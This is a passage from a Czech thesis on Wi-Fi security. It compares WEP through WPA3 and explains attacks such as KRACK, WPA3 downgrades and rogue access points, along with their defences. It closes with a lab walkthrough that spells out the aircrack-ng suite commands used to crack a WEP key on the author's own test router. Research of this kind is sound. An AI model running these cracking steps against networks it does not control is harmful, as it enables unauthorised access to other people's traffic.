
Tab. 2.1: Přehled bezpečnostních protokolů.

	WEP	WPA	WPA2	WPA3
Šifrování	RC4	RC4 TKIP	AES CCMP	AES GCMP
Autentizace	WEP-Open WEP-Shared	WPA-PSK WPA-Enterprise	WPA2-Personal WPA2-Enterprise	WPA3-Personal WPA3-Enterprise
Integrita dat	CRC-32	MIC	CBC MAC	BIP-GMAC-256
Správa klíčů	–	4-way Handshake	4-way Handshake	Dragonfly Handshake ECDH, ECDSA
Zahájení	1997	2003	2006	2018
Standard	802.11	802.11g	802.11i	802.11ac
Dostupnost	802.11a/b	802.11g	802.11g/n/ac	802.11ac/ax
První zranitelnost	2001	2008	2017	2019

3 Analýza zranitelností a hrozeb

3.1 Vektory útoků

Vektory útoků lze rozdělit do dvou základních kategorií, na aktivní a pasivní. V případě aktivního útoku je útok veden přímo na uživatelskou stanici nebo na přístupový bod. Při pasivním útoku útočník odposlouchává komunikaci mezi uživatelskou stanicí a přístupovým bodem a je tak v roli „Man in the middle“. Na obr. 3.1 jsou zobrazeny jednotlivé vektory útoků: (1) představuje vektor útoku na přístupový bod, (2) představuje vektor útoku na přenos dat, (3) představuje vektor útoku na uživatele a uživatelskou stanici a (4) představuje vektor útoku z internetu, kterému se tato práce nebude věnovat.



Obr. 3.1: Vektory útoku v bezdrátových sítích.

3.2 Zranitelnosti a hrozby

Jednotlivé útoky lze rozdělit do skupin podle toho, na kterou službu bezpečnosti cílí. Například útok *Man-in-the-middle* narušuje *integritu* přenášených zpráv, ale zároveň narušuje i *důvěrnost* mezi komunikujícími stranami. Lze ho tedy zařadit do obou skupin. Rozdělení nejznámějších útoků a zranitelností se zařazením do jednotlivých skupin viz tabulka 3.1.

Tab. 3.1: Přehled zranitelností a útoků na bezdrátové sítě.

Služba bezpečnosti	Útok/Zranitelnost	Vektor útoku	Druh útoku
Autentizace	Poisoning	Síť	aktivní
	Odposlouchávání	Síť	pasivní
	Útok opakováním	Klient	aktivní
	Spoofing	Síť	aktivní
	Denial-of-service	Síť	aktivní
	Útok hrubou silou	Síť	aktivní
	Slovníkový útok	Síť	aktivní
Důvěrnost	Man-in-the-middle	Síť	aktivní
	Rouge AP	Klient	aktivní
	Útok opakováním	Klient	aktivní
	KRACK	Klient	aktivní
	Útok hrubou silou	Klient	aktivní
	Analýza provozu	Síť	pasivní
	Kr00k	Klient	aktivní
Dostupnost	Denial-of-service	Síť	aktivní
	Jamming	Síť	aktivní/pasivní
	Flooding	Síť	aktivní/pasivní
	Deautentizace	Klient	aktivní/pasivní
	Caffe Latte	Síť	aktivní/pasivní
	Disassociation	Klient	aktivní/pasivní
Integrita	Man-in-the-middle	Síť	aktivní
Soukromí	Odposlouchávání	Síť	pasivní
	Spoofing	Síť	aktivní/pasivní
	Poisoning	Síť	aktivní/pasivní
	Sociální inženýrství	Klient	aktivní/pasivní

Odposlech síťové komunikace

Odposlech síťové komunikace představuje běžný útok v bezdrátovém prostředí. Při tomto útoku se může útočník nacházet kdekoliv v prostoru s dosahem dané bezdrátové sítě. Tento útok je typem pasivních útoků, při kterém lze odposlechnout informace o uživatelích a zjistit informace o síťové infrastruktuře a tyto informace dále využít při aktivních útocích. Útok lze provézt tak, že je síťový adaptér, pokud to umožňuje, přepnut do tzv. monitorovacího módu, ve kterém lze zachytávat všechny datové rámce, které se vyskytují na přenosovém médiu v jeho okolí [28]. Detekčním opatřením proti síťovému odposlechu je aktivní vyhledávání síťových karet v monitorovacím režimu. To lze provést pomocí ICMP echo paketů, ARP paketů nebo pomocí odezvy sítě.

Rouge AP

Jedná se o útok, ve kterém útočník vytvoří falešný hotspot, který se vydává za legitimní přístupový bod, který ale není pro uživatele bezpečný. Tento útok je využíván ke shromažďování osobních údajů, popřípadě pro phishingové účely. Útočník vytvoří přístupový bod s totožným SSID (Service Set Identifier) a frekvencí, jako má legitimní přístupový bod. Využívá a zaznamenává data, která skrze něj proudí. Uživatel nemusí zaznamenat, že se jeho zařízení připojilo k falešnému přístupovému bodu [28]. Opatřením proti tomuto útoku je používání VPN (Virtual Private Network) a připojování se na zabezpečené přístupové body.

Útok odmítnutí služby (DoS)

Zařízení, které chce inicializovat handshake Dragonfly, začne odesláním potvrzovacího rámce. Zpracování tohoto rámce a generování odpovědi je výpočetně náročné. Přestože protokol WPA3 obsahuje metodu výměny souborů cookie, která zabraňuje útočníkům ve vytváření rámců potvrzení pomocí falešných MAC adres, je triviální ji obejít. V důsledku toho může útočník přetížit přístupový bod generováním pouhých 16 beacon rámců za sekundu. Tento útok způsobuje vysoké využití procesoru na AP, vybíjí jeho baterii, zabraňuje nebo zpožďuje připojení dalších zařízení k AP pomocí WPA3 a může také zastavit nebo zpomalit další funkce AP. Jako obrana proti DoS útokům se do zranitelných zařízení implementují obrané mechanizmy, které se snaží v čas detekovat DoS útok a zablokovat IP adresu klienta, ze kterého pochází tento útok.

Útok KRACK


KRACK (Key Reinstallation Attack) je typem kybernetického útoku, který využívá zranitelnost ve WPA2 ve 4–way Handshake za účelem krádeže dat přenášených přes síť. KRACK lze také použít k provádění útoků typu „Man-in-the-middle attack“. Útok ale neumožňuje odhalit heslo k Wi-Fi síti, ani není schopen odkrýt nový šifrovací klíč dohodnutý během 4–way Handshake. Čerpáno z [29]. Výsledkem je stav, kdy útočník může dešifrovat klientovu komunikaci. Pokud oběť navíc nepoužívá protokol AES-CCMP, ale spoléhá na WPA-TKIP nebo GCMP, je výsledek fatální. V takové situaci je možné při opakování nonce nejen odposlouchávat, ale i vytvářet a injektovat vlastní rámce. GCMP navíc používá stejný klíč pro obě komunikující strany.

Při útoku KRACK je zařízení v roli „Man in the middle“, tedy mezi uživatelskou stanicí a přístupovým bodem. Útočník přepošle první tři zprávy 4-way Handshake přes svoji stanici pro vytvoření PTK klíče. Čtvrtou potvrzující zprávu, ale útočník zablokuje a nepřepošle na přístupový bod. Ovšem uživatelská stanice již dokončila

4-way Handshake, takže jsou nainstalovány PTK a GTK klíče. Ale pro přístupový bod to znamená, že výměna není dokončena, proto opětovně vysílá zprávu 3. Tato zpráva je opět útočníkem přeposlána na uživatelskou stanici. Uživatelská stanice ji příjme a odpoví opět zprávou 4 zašifrovanou na linkové vrstvě s nastavenou hodnotou Nonce na 1. Po odeslání zprávy 4 dojde k přeinstalaci klíče PTK a GTK a dojde k vynulování Nonce a Replay Counter.

Tím je dokončen 4-way Handshake ze strany uživatelské stanice. Uživatelská stanice posílá zašifrovaný datový paket směrem na přístupový bod, kde k zašifrování používá PTK a Nonce, který byl před odesláním nastaven na hodnotu 1. Útočník využije paketu, který předtím zablokoval (původně první 4. zpráva), což představuje plain text. Mezi touto zprávou (podruhé zaslanou zprávou 4 s hodnotou Nonce na 1) a zprávou poslanou po reinstalaci klíčů provede operaci XOR.

Tato operace je možná, protože je známa hodnota Nonce a zprávy jsou v podstatě totožné. Jedna zpráva představuje plain text a druhá plain text, na který byla aplikována šifra. Výsledkem operace XOR je Keystream, který koresponduje s Nonce roven 1, stejný Nonce je použit u první šifrované zprávy. Díky získanému tajemství je možné dešifrovat následující komunikaci pomocí provádění operace XOR mezi posílanou zprávou a získaným Keystream. Na obr. 3.2 je znázorněn útok KRACK. Červeně jsou vyznačeny dvakrát zaslané zprávy 4, které jsou následně použity k dešifrování následujících zpráv (vyznačeny zeleně).



Obr. 3.2: Znázornění útoku KRACK.

Downgrade attack

Přechodový režim WPA3 je zranitelný vůči útokům typu downgrade attack, pomocí kterého může útočník získat uživatelské heslo tím, že využije přístupového bodu, který podporuje pouze bezpečnostně slabší protokol WPA2. Protivník však může zfalšovat neověřené RSNE pomocí modifikace beacon rámce. Aby to bylo možné zjistit, RSNE AP a klienta je kryptograficky ověřeno během 4-way Handshake WPA2. Protože 4-way Handshake je vždy prováděn v určitém okamžiku, kdy se stanice (tj. AP klienta nebo klient) poprvé připojí k síti, RSNE je vždy ověřeno. Pokud je zjištěna neshoda, je 4-way Handshake přerušeno. To zabrání útočníkovi zneužít RSNE a přimět tak klienta k použití slabší sady šifer.

K zmírnění downgrade útoku by si měl klient (zařízení) pamatovat, zda síť podporuje WPA3-SAE. To znamená, že po úspěšném připojení pomocí SAE by si měl klient uložit, že síť podporuje SAE. Od tohoto okamžiku se klient nikdy nesmí připojit k této síti pomocí slabšího handshake. V případě, že si klientská stanice detekuje, že síť již nepodporuje WPA3-SAE, může vyzvat uživatele k zadání hesla sítě. Další obranou, která nevyžaduje žádné softwarové opravy, je nasazení samostatných sítí WPA2 a WPA3 s různými hesly [9].

Útok na přechodový režim WPA3

V přechodovém režimu WPA3 se k AP připojuje klient pomocí WPA3-SAE a WPA2 se stejným heslem. To poskytuje kompatibilitu se staršími klienty, zatímco 4–way Handshake WPA2 detekuje útoky na nižší verzi. To znamená, že pokud protivník modifikuje beacon rámec tak, aby přiměl klienta, aby si myslel, že přístupový bod podporuje pouze WPA2, klient detekuje tento downgrade útok během 4–way Handshake. Důvodem je, že 4–way Handshake obsahuje RSNE. To klientovi umožňuje detekovat, zda protivník modifikoval RSNE v beacon rámci. Což znamená, že WPA3 poskytuje dopředné tajemství, i když je používán přechodový režim WPA3-SAE.

I když je útok Downgrade detekován pomocí 4–way Handshake, útočník do této chvíle zachytil dostatek dat k provedení slovníkového útoku. Útočník nepotřebuje zachytit celý proces 4–way Handshake, ale jen jednu ověřenou zprávu. Proto nemusí být útočník v pozici „man-in-the-middle“, ale stačí znát SSID sítě a být v blízkosti klienta. Útočník může vysílat síť WPA2 se stejným SSID, což způsobí, že se klient připojí k falešnému AP pomocí protokolu WPA2. Útočník zfalšuje první zprávu 4–way Handshake a v reakci na to oběť odešle druhou zprávu 4–way Handshake, která už je ověřená. Díky této ověřené zprávě lze provést slovníkový útok [9].

Útok na skupinové vyjednání SAE

SAE handshake lze spustit pomocí různých eliptických křivek nebo multiplikativních skupin a standard 802.11ac umožňuje stanicím upřednostňovat skupiny v uživatelsky konfigurovatelném pořadí. Se SAE je skupina vyjednávána tím, že nechá klienta zahrnout požadovanou skupinu do rámce potvrzení spolu s platným s_i a prvkem E_i. Pokud přístupový bod nepodporuje tuto skupinu, odpoví pomocí potvrzovacího rámce se stavovým polem rovným „nepodporované skupině“. Klient znovu odešle nový potvrzovací rámec, další preferované skupiny spolu s novým s_i a E_i. Tento proces pokračuje, dokud klient nevybere křivku, kterou AP podporuje.

Klient nejprve vytvoří zprávu žádající o potvrzení se skupinou 21. Útočník tuto zprávu zablokuje před doručením na AP. Následně vytvoří útočník zprávu, ve které oznámí, že přístupový bod požadovanou skupinu nepodporuje. Klient si jako odpověď vybere další preferovanou skupinu, například 19. Jelikož jako odpověď AP přijde s_i a E_i přístupového bodu, od této chvíle se SAE handshake provádí pomocí skupiny 19. Čerpáno z [9]. Tento vyjednávací proces není kryptograficky ověřen, což znamená, že nebyl detekován downgrade útok. Útok se využívá při útoku DoS (Denial of Service).

Útok na postranní kanál založený na časování

Pokud přístupový bod používá skupiny zabezpečení založené na eliptických křivkách NIST, které jsou podporovány všemi zařízeními WPA3, neztrácejí se žádné informace o časování. Pokud však přístupový bod podporuje Brainpoolovy křivky nebo multiplikativní bezpečnostní skupiny (MODP), doba odezvy závisí na použitém hesle. Útočník může tyto informace zneužít k provedení slovníkového útoku tím, že simuluje, kolik času bude trvat, než AP zpracuje každé heslo, a porovná to s pozorovaným časováním. Čerpáno z [9].

Útok na postranní kanál založený na mezipaměti

Jestliže je útočník schopen pozorovat vzorce přístupu k paměti na zařízení oběti, dokáže vytvořit konstrukční rámec handshake Dragonfly a tyto přístupové vzorce k paměti odhalí informace o použitém hesle. Pozorování těchto vzorců je možné, pokud útočník ovládá jakoukoli aplikaci v zařízení oběti. Uniklé vzory lze použít k provedení slovníkového útoku simulací přístupových vzorů do paměti spojených s uhodnutým heslem a jejich porovnáním s měřenými přístupovými vzory [9].

Invalid Curve Attack

Útok slouží k obejití autentizace odesláním speciálně vytvořených bodů eliptické křivky. Toto lze použít proti serveru za účelem připojení k síti Wi-Fi, která podporuje metodu EAP-pwd. Útočník tohoto využije jako falešný přístupový bod. Tomuto útoku lze zabránit vypuštěním bodů, které neleží na použité eliptické křivce a vypuštěním bodu v nekonečnu. Čerpáno z [9].

3.3 Nástroje

V tabulce 3.2 jsou popsané některé z nejpoužívanějších nástrojů určených k testování bezdrátových sítí. Některé nástroje slouží k testování bezpečnosti, lámání klíčů bezpečnostních protokolů, jiné k odposlechu síťové komunikace, atd.

Tab. 3.2: Přehled nástrojů pro testování bezpečnosti bezdrátových sítí.

Nástroj	Popis
NMAP	Skenování sítě
Metasploit	Vykonání exploitu
Wireshark	Práce se síťovým provozem
Aircrack	Sada nástrojů pro hodnocení bezpečnosti Wi-Fi
Burp Suite Pen Tester	Bezpečnostní skener
Aircrack-ng	Sada nástrojů pro hodnocení bezpečnosti Wi-Fi
Scapy	Python knihovna pro práci s pakety
Ettercap	Nástroj pro Man in the middle
John the Ripper	Nástroj pro lámání hesel
coWPAtty	Nástroj pro Offline slovníkový útok
WiFi Phisher	Framework pro Rouge AP
Kismet	Detektor pro bezdrátové sítě
Wifite	Využívá zranitelností WEP, WPA a WPS
Reaver	Útok hrubou silou na WPS
Hashcat	Nástroj na lámání hesel
AirSnort	Lámání hesel WEP
MDK3	Zátěžové testování sítě
Fluxion	Phishing, prolomení klíče WPA/WPA2
Airpwn	Lámání WEP klíčů
Fake AP	Vytvoření falešného AP
Netstumber	Identifikátor AP na Windows
WepCrack	Lámání WEP klíčů pomocí zranitelnosti RC4
hping3	Generování síťového provozu

Aircrack-ng

Aircrack je jeden z nejznámějších a nejoblíbenějších nástrojů na lámání hesel. Používá se k lámání hesel WEP a WPA-PSK. Nejprve zachytává pakety a pak je analyzuje. Aircrack je soubor několika nástrojů, například: *airbase-ng* pro útoky na klienty, *aircrack-ng* na prolomení WEP a WPA/WPA2 klíčů, *airmon-ng* pro přepnutí síťového adaptéru do promiskuitního režimu, *airserv-ng* poskytuje přístup k síťovému adaptéru z ostatních počítačů a *tkiptun-ng* umožňuje provést útok na WPA-TKIP. Nástroj je popsán na stránkách projektu Aircrack-ng [30].

AirSnort

AirSnort se používá k lámání hesel WEP. Funguje v režimu pasivního monitorování přenosů a po nashromáždění dostatku paketů, vypočítá šifrovací klíč. Nástroj je dostupný jak na platformě Linux, tak Windows. Tento nástroj je dostupný na [31].

Wireshark

WireShark je velmi populárním nástrojem pro analýzu síťového provozu. K zachytávání paketů používá programy WinPcap a libpcap. Umožňuje kontrolovat provoz a prezentuje podrobnosti o zachycených paketech. Lze použít i nástroj pro filtrování paketů podle typu protokolu, řetězce atd. Wireshark a jeho dokumentace je dostupná na [32].

Hashcat

Hashcat je pokročilý nástroj pro obnovení hesla založený na procesoru pro Windows, OS X a Linux, který podporuje sedm režimů útoku pro více než 100 optimalizovaných algoritmů hashování. Hashcat používá předvypočítané slovníky, rainbow tables a umožňuje i brute-force k nalezení efektivního způsobu lámání hesel. Režimy útoků jsou *Brute-Force attack*, *Combinator attack*, *Dictionary attack*, *Hybrid attack*, *Mask attack*, *Rule-based attack* a *Toggle-Case attack*. Hashcat a jeho dokumentace je dostupná na [33] a na Github [34].

MDK3

MDK3 je proof-of-concept nástroj, který se používá pro zátěžové testování sítě 802.11. Hlavním úkolem tohoto nástroje je zaplavit síť falešným provozem a vyvolat tak DoS stav. MDK3 obsahuje několik módů, *Beacon Flood mód* k zobrazení falešných přístupových bodů, *Authentication DoS mód* k vyvolání DoS stavu, *Probes AP and ESSID Bruteforce mód* ke kontrole SSID, *Deauthentication/Disassociation*

Amok mód, který deautentizuje všechny klienty, *Michael shutdown explotation mód* ke zrušení veškerého provozu, *MAC filter bruteforce mód*, který se používá k autentizování k AP pomocí dynamicky se měnících MAC adres a *WPA Downgrade test mód* k dešifrování komunikace stanic a AP. Nástroj je dostupný na [35] a na Github [36].

Kismet

Kismet je bezdrátový síťový detektor, který se používá k TCP, UDP, DHCP a ARP sniffingu a jako WIDS (Wireless Intrusion Detection System). Pracuje na Linuxu, OS X a Windows. Kismet a jeho dokumentace je dostupná na [37].

Fluxion

Fluxion je nástroj, který se snaží načíst WPA/WPA2 klíč z přístupového bodu pomocí sociálního inženýrství (phishing). Nástroj je kompatibilní s nejnovější verzí Kali Linuxu (2019.4). Nástroj je dostupný na Github [38].

3.4 Navržené scénáře pro experimentální testování

V návaznosti na identifikované vektory útoku (viz obr. 3.1) jsou v tabulce 3.3 vybrány bezpečnostní incidenty. K jednotlivým incidentům jsou vybrány nástroje, které slouží k jejich experimentální simulaci. Ke každému bezpečnostnímu incidentu je navržena metoda detekce. Realizace navržených *scénářů* je provedena a popsána v kapitole 4.

Tab. 3.3: Navržené scénáře pro experimentální testování.

Vektor	Útok/Zranitelnost	Bezp. Protokol	Nástroj	Detekce
1, 3	Lámání hesla 4.2	WEP	Aircrack-ng	-
1, 3	Slovníkový útok 4.2	WPA	Aircrack-ng	-
1, 3	KRACK 4.3	WPA2-Personal	skript	Sonda 4.4
1, 3	DoS	-	hping3	ZEEK 4.5 ML 4.6
1, 3	Kr00k	WPA2-Personal WPA2-Enterprise	rookie-krookie	Sonda 4.7
1, 3	Rouge AP	-	skript	Sonda 4.8

4 Experimentální testování

4.1 Výběr zařízení a zapojení experimentální sítě

Aby bylo možné provádět experimentální testování, byl proveden průzkum bezdrátových routerů a Wi-Fi (síťových) adaptérů pro sestavení experimentální sítě. V tabulce 4.1 jsou parametry bezdrátových routerů a v tabulce 4.2 jsou parametry Wi-Fi adaptérů.

Kritériem pro výběr bezdrátového routeru je podpora co nejvíce šifrovacích standardů jak WEP, WPA, WPA2 a podpora co nejvíce standardů IEEE 802.11 (a/b/g/n/ac), pro nastavení různých parametrů sítě a tím pádem i podpora obou používaných pásem (2,4 a 5 GHz).

Kritériem pro výběr Wi-Fi adaptéru je možnost využití monitorovacího režimu kvůli zachytávání bezdrátového provozu. Dalším kritériem je podpora co nejvíce standardů IEEE 802.11 a obou používaných pásem (2,4 a 5 GHz) a podpora šifrovacích standardů (WEP, WPA, WPA2, WPA3).

Tab. 4.1: Výběr bezdrátových routerů pro experimentální testování.

Název	Model	Standard	Pásmo	Šifrování	Technologie
Nighthawk AX12 12-Stream WI-FI 6 Router	RAX120	a/b/g/n/ac/ax	2,4/5 GHz	WPA2, WPA3	MU-MIMO
TP-Link Archer C6	AC1200	a/b/g/n/ac	2,4/5 GHz	WEP, WPA, WPA-PSK, WPA2, WPA2-PSK	MU-MIMO
RouterBoard MikroTik RB952Ui-5ac2nD	hAP lite	a/b/g/n/ac	2,4/5 GHz	WPA-PSK, WPA-EAP, WPA2-PSK, WPA2-EAP	–
MikroTik RB4011iGS+5HacQ2HnD-IN	–	a/b/g/n/ac	2,4/5 GHz	WPA-PSK, WPA-EAP, WPA2-PSK, WPA2-EAP	MIMO
Synology MR2200ac Mesh Router	–	a/b/g/n/ac	2,4/5 GHz	WEP, WPA, WPA2, WPA3	MU-MIMO
Asus Wireless-AC1200	RT-AC1200	a/b/g/n/ac	2,4/5 GHz	WEP, WPA-PSK, WPA2-PSK, WPA/WPA2-Enterprise	–


Tab. 4.2: Výběr Wi-Fi adaptérů pro experimentální testování.

Název	Standard	Pásmo [GHz]	Chipset	Monitorovací režim	Bezpečnost
Alfa AWUS036ACH	a/b/g/n/ac	2,4/5	RTL8812AU	ANO	WEP, WPA, WPA2, WPS
Alfa AWUS036NEH	b/g/n	2,4	Ralink RT3070	ANO	WEP, WPA, WPA2, WPS
Alfa AWUS036NH	g/n	2,4	Ralink RT3070	ANO	WEP, WPA, WPA2, WPS
Alfa AWUS036NHA	b/g/n	2,4	Atheros AR9271	ANO	WEP, WPA, WPA2, WPS
Alfa AWUS051NH	a/b/g/n	2,4/5	Ralink RT3572	ANO	WEP, WPA, WPA2, TKIP, AES
Panda PAU09	b/g/n/ac	2,4/5	Ralink RT5572	ANO	WEP, WPA, WPA2, TKIP, AES
PCE-AX58BT	a/b/g/n/ac/ax	2,4/5	–	–	WEP, WPA, WPA2, WPA3, WPS
TP-Link TL-WN722N	b/g/n	2,4	Atheros AR9271	ANO	WEP, WPA, WPA-PSK, WPA2, WPA2-PSK

Pro účely experimentálního testování byl vybrán bezdrátový router TP-Link Archer C6 model AC1200 jako přístupový bod. Tento bezdrátový router podporuje standardy IEEE 802.11 a/b/g/n/ac s oběma používanými pásmy 2,4 a 5 GHz a podporuje šifrovací standardy WEP, WPA a WPA2. BSSID přístupového bodu je 04:D9:F5:ED:7B:A8, SSID je nastaveno na „TP-LINK_AP_TEST“.

Jako prvek experimentální sítě v roli Man-in-the-middle je využit virtualizovaný operační systém Kali Linux ve verzi 2020.1. Součástí tohoto prvku je i vybraný Wi-Fi adaptér Alfa AWUS036ACH, který podporuje používání monitorovacího režimu, podporuje standardy IEEE 802.11 a/b/g/n/ac s oběma používanými pásmy 2,4 a 5 GHz a podporuje šifrovací standardy WEP, WPA a WPA2.

Uživatelskou stanici představuje mobilní telefon Samsung Galaxy A5 2017 s MAC adresou C0:D3:C0:DC:B8:53. Dalším prvkem experimentální sítě je síťová sonda. Sonda je reprezentována IDS systémem Zeek nebo vytvořenými skripty k detekci anomálií v experimentální síti. Na obr. 4.1 je zobrazena experimentální síť k experimentálnímu testování.



Obr. 4.1: Síťové zapojení experimentální sítě.

Zeek

Zeek je pasivní analyzátor síťového provozu. Nejedná se o klasický systém IDS. Jde především o síťový monitor, který kontroluje veškerý provoz na zvoleném rozhraní, zda nevykazuje podezřelou činnost. Může sloužit pro detekci škodlivé činnosti, detekci anomálií a analýzu chování. Výhodou tohoto systému jsou soubory logů s kompletními záznamy o provozu. Zeek umožňuje vkládání a vytváření vlastních skriptů pro analyzování provozu. Dokumentaci k systému Zeek lze nalézt na [39]. Po instalaci je důležité upravit konfigurační soubor *node.cfg*, kde je nutné nastavit rozhraní, na kterém bude Zeek naslouchat a konfigurační soubor *networks.cfg*, ve kterém je definována používaná síť. Oba soubory se nacházejí v adresáři /usr/local/zeek/etc. Zeek umožňuje rozlišovat specifické služby a protokoly jako například TCP, UDP, FTP, DNP3 a další. Každý protokol nebo služba mají k dispozici svůj skriptovací soubor *main.zeek*, který slouží k analyzování a logování specifických informací/událostí ve

spojení s vybraným protokolem. Ke sledování a logování obecných informací týkajících se TCP, UDP a ICMP provozu se používá skript *main.zeek* v adresáři *conn*. Dokumentace k tomuto skriptovacímu souboru je nostupná na [40]. Po spuštění jsou jednotlivé logy uloženy v adresáři /usr/local/zeek/logs/current/.

Experimentální testování

Postup experimentálního testování vychází z tabulky 3.3. Některé útoky vyžadují, aby byl síťový adaptér (typicky rozhraní *wlan0*) v monitorovacím režimu pro zachytávání veškerého provozu v síti. Pro přepnutí rozhraní *wlan0* do monitorovacího režimu v OS Kali Linux se použije příkaz *airmon-ng*, viz výpis 4.1. Následně je síťové rozhraní v monitorovacím režimu označováno jako *wlan0mon*. Pro monitorování a zaznamenávání síťového provozu byl vybrán program Wireshark. Použitelné filtry na zacházení s bezdrátovým provozem v programu Wireshark jsou dostupné na [41]. Jako příklad pro vyfiltrování beacon rámce se použije filtr *wlan.ssid == "TP-LINK_AP_TEST"*.

Výpis 4.1: Nastavení síťového adaptéru do monitorovacího režimu.

```
1 airmon-ng start wlan0
```

4.2 Lámání hesel a slovníkový útok, Aircrack-ng

Nástroj Aircrack-ng je součástí Kali Linuxu, takže není nutná instalace jiných komponent. První testování bylo zaměřeno na zabezpečení WEP. Nejprve proběhlo nastavení tohoto typu zabezpečení (Open System – WEP-64bits) na AP. K jeho nastavení bylo nutné využít standard 802.11g, protože vyšší standardy (n/ac) zakazují používání šifrování WEP. Jako klíč WEP byla nastavena kombinace „41831“. Po přepnutí síťového rozhraní wlan0 do monitorovacího režimu byl zachycen síťový provoz s využitím programu Wireshark, kde byl zachycen beacon rámec experimentálního AP. K využití nedokonalosti zabezpečení WEP je nutné nejprve zachytit datový provoz, který je šifrován pomocí WEP. K přehlednému výpisu všech dostupných přístupových bodů a jejich parametrů lze využít příkaz airodump, viz výpis 4.2. Díky tomuto příkazu zle detekovat číslo kanálu, na kterém AP vysílá a BSSID. Těchto informací je využito v následujícím příkazu airodump-ng, výpis 4.3, sloužícímu k zachycení a uložení datového provozu z/na experimentální AP. Datový provoz je zapisován do souboru „TEST“. Pomocí příkazu aireplay-ng, viz výpis 4.4 je provedena fake autentizace k vybranému AP. Následně je generován provoz pomocí ARP request/replay.

Výpis 4.2: Airodump – zobrazení dostupných bezdrátových sítí.

```
airodump-ng wlan0mon
```

Výpis 4.3: Airodump – specifický datový provoz.

```
airodump-ng -c 13 --bssid 04:D9:F5:ED:7B:A8 -w /TEST wlan0mon
```

Výpis 4.4: Aireplay – Fake autentizace a generování provozu.

```
aireplay-ng -1 0 -a 04:D9:F5:ED:7B:A8 wlan0mon
aireplay-ng -3 -b 04:D9:F5:ED:7B:A8 wlan0mon
```

Po dosažení dostatečně velkého počtu přenesených dat (minimálně 10000 IV), která jsou šifrována, lze pomocí příkazu aircrack-ng provézt prolomení klíče WEP, viz výpis 4.5. Vstupem do příkazu je cesta k souboru TEST, kde je zachycena komunikace. Po 10 sekundách byl nástrojem aircrack-ng nalezen klíč WEP. Výstup programu viz obr. 4.6. Tabulka 4.3 porovnává provedené testování zaměřené na různé délky klíčů protokolu WEP. Protokol WEP umožňuje nastavení 64/128/152 bitového klíče. V experimentálním testování bylo k prolomení 64 bitového klíče nutné zachytit 13660 IV, samotná doba prolomení (po zachycení IV) trvala 10 s. V případě 128 bitového klíče bylo třeba zachytit 239396 IV s dobou prolomení 2 s. Prolomení 128 bitového klíče trvalo kratší dobu, ale bylo třeba zachytit daleko více síťového provozu k úspěšnému prolomení klíče.

Výpis 4.5: Aircrack – příkaz k prolomení klíče WEP.

```
aircrack-ng -0 '/root/TEST_01.cap'
```

